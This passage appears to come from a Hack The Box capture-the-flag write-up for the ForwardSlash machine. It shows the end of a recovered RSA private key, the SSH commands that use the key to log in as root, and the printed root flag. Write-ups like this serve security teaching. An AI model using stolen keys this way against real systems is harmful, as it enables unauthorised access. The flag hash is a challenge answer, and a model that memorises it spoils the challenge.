ddMNjhpwVZ3//G6UHWSojUScQTERANT8R+J6dR0YfPzHnsDioRc7IABQmxygXDo
ZoYDzLPA1wJmoPQXauRL1CgjlyHrVUTFS0AkQH2ZbqvKS/Metq8o
-----END RSA PRIVATE KEY-----
pain@forwardslash:~/mnt$
```

Now we see there is an id\_rsa file, we can use that in order to login as root on the system.



## Logging in with id\_rsa file

I copied it to my system. Before we can use it, we need to change the permissions on the file;  
**chmod 600 id\_rsa** and after that I can use it to login.

```
root@kali:/tmp/ForwardSlash# chmod 600 id_rsa
root@kali:/tmp/ForwardSlash# ssh -i id_rsa root@forwardslash.htb
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Thu Jun 11 17:02:07 UTC 2020

System load:  0.01               Processes:    203
Usage of /:   31.8% of 19.56GB   Users logged in:  1
Memory usage: 21%               IP address for ens33: 10.10.10.183
Swap usage:   0%

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

16 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. 0

Last login: Tue Mar 24 12:11:46 2020 from 10.10.14.3
root@forwardslash:~# id
uid=0(root) gid=0(root) groups=0(root)
```

**whoami && ifconfig && cat root.txt; echo**

```
root@forwardslash:~# whoami && ifconfig && cat root.txt; echo
root
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.10.183 netmask 255.255.255.0 broadcast 10.10.10.255
    inet6 fe80::250:56ff:feb9:f55 prefixlen 64 scopeid 0x20<link>
    inet6 dead:beef::250:56ff:feb9:f55 prefixlen 64 scopeid 0x0<global>
    ether 00:50:56:b9:0f:55 txqueuelen 1000 (Ethernet)
    RX packets 1925983 bytes 321245837 (321.2 MB)
    RX errors 0 dropped 21 overruns 0 frame 0
    TX packets 1874514 bytes 910239387 (910.2 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 22669 bytes 1814345 (1.8 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 22669 bytes 1814345 (1.8 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ca914a0429cc096ae1165e79718b2ff2
```